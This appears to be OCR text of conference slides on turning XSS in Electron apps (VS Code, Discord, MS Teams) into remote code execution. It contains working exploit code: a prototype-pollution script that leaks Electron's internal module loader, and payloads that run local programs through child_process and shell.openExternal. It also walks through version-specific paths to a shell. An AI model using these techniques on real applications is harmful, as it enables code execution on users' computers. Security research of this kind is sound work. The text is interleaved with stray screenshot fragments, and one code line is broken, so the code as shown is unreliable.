
- Limited markdown XSS -> RCE chain



Advisory: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-43908

Case Study 1: VS Code RCE Flow




EXPLORER
OPEN EDITORS
VSCODE
testing
.vscode
node_modules
test
.eslintrc.json U
.gitignore U
.vscodeignore U
CHANGELOG.md U
extension.js U
jsconfig.json U
package-lock.json U
package.json U
README.md U
vsc-extension-quickstart.md U
flag.txt
index.html
index.md
polyglot
polyglot.html.md
polyglot.md
polyglot.md.html
test.html
test.xml
vscode.ipynb
OUTLINE
TIMELINE
PROBLEMS
OUTPUT
DEBUG CONSOLE
TERMINAL
zsh
→ vscode
Python 3.9.6 64-bit
0 0


I want More !


NI: false/true, CISO: true, SBX: false

- If CISO is enabled, node is not directly available in renderer.

- Two ways to exploit 💡

  - Can use Render Exploit because no sandbox

  - Disable Context Isolation somehow (more about this in coming slides)



Electron App with Node Integration Enabled
& Context Isolation Enabled

Case Study 2: Discord RCE

1. Was using Electron/12.14.1, Chrome/83.0.4103.122

2. XSS in one of the video embeds but Iframes are sandboxed in electron.

3. Abused Electron new-window handler mis-config in Discord to open https://example.com/exp.html in new Electron Window which has no-sandbox enabled

4. Run chrome v8 renderer exploit (CVE-2021-21220) to get RCE

s1r1us's server
INFORMATION
welcome-and-rules
notes-resources
TEXT CHANNELS
general
homework-help
session-planning
off-topic
VOICE CHANNELS
Lounge
Study Room 1
Study Room 2
CTFS
renwa-oct22-chall
rce-test
BOT
success
info

s1r1us #5076




asd Yesterday at 8:09 PM
https://ctf.s1r1us.ninja/discord/s1r1us_secretss.html?pasdaasasasd

July 9, 2021

asd Today at 4:21 AM
https://ctf.s1r1us.ninja/discord/s1r1us_secretss.html?pasdaasasdadasd

RCE DEMO




Message #rce-test

ONLINE — 1
asd


Woo, That’s fun. I want even more

NI: false, CISO: false, SBX: true/false

- Sandbox is enabled on renderers(seccomp, win32k lockdown)
- No node modules exposed in renderer
- No Isolation between website you load and preload/Electron internal code



Electron App with Node Integration disabled
& Context Isolation disabled

How to get shell?

Electron <10

- Use prototype pollution gadget to leak remote/IPC module.
- Use Remote Module which gives node access.

Electron 10<version<14

- Use prototype pollution gadget to leak remote/IPC module.
- If Remote Module Explicitly Enabled
- IPC Misconfiguration

How to get shell?

Electron >14

- Use prototype pollution gadget to leak IPC module.
- Remote is deprecated
- Only IPC Misconfigurations on the main process

Prototype Pollution

```
<script>
    const origEndsWith = String.prototype.endsWith;
    //overwriting String prototype to leak electron internal require module
    String.prototype.endsWith = function(...args) {
        if (args && args[0] === "/electron") {
            String.prototype.endsWith = origEndsWith;
            return true;
        }
        return origEndsWith.apply(this, args);
    };

    const origCallMethod = Function.prototype.call;
    Function.prototype.call = function(...args) {
        if (args[3] && args[3].name === "__webpack_require__") {
            const window.__webpack_require__ = args[3];
Function.prototype.call = origCallMethod;
        }
        return origCallMethod.apply(this, args);
    }
</script>
```

1

2

3

Prototype Pollution

sandbox: false, nodeIntegration: false, contextIsolation: false

```
__webpack_require__[3]
('./lib/common/api/shell.ts').default.openExternal('file:///System/Applications/Calculator.app/Con
tents/MacOS/Calculator')
```

```
__webpack_require__("module")._load("child_process").execFile("/System/Applications/Calculator.ap
p/Contents/MacOS/Calculator")
```

sandbox: true, nodeIntegration: false, contextIsolation: false

```
ipc= __webpack_require__[3]('./lib/renderer/ipc-renderer-internal.ts').ipcRendererInternal;


a=__webpack_require__[3]
('./node_modules/process/browser.js')._linkedBinding('electron_renderer_ipc')
```

⚠️ Leaks IPC Renderer Internal (i.e., ELECTRON_*, GUEST_*, etc. channels) and IPC Renderer (developer defined channels)

Case Study 3: Local file read in MS Teams

1. Using Electron <15

2. XSS in Renderer using 0day in CKEditor (CVE-2021-44165)

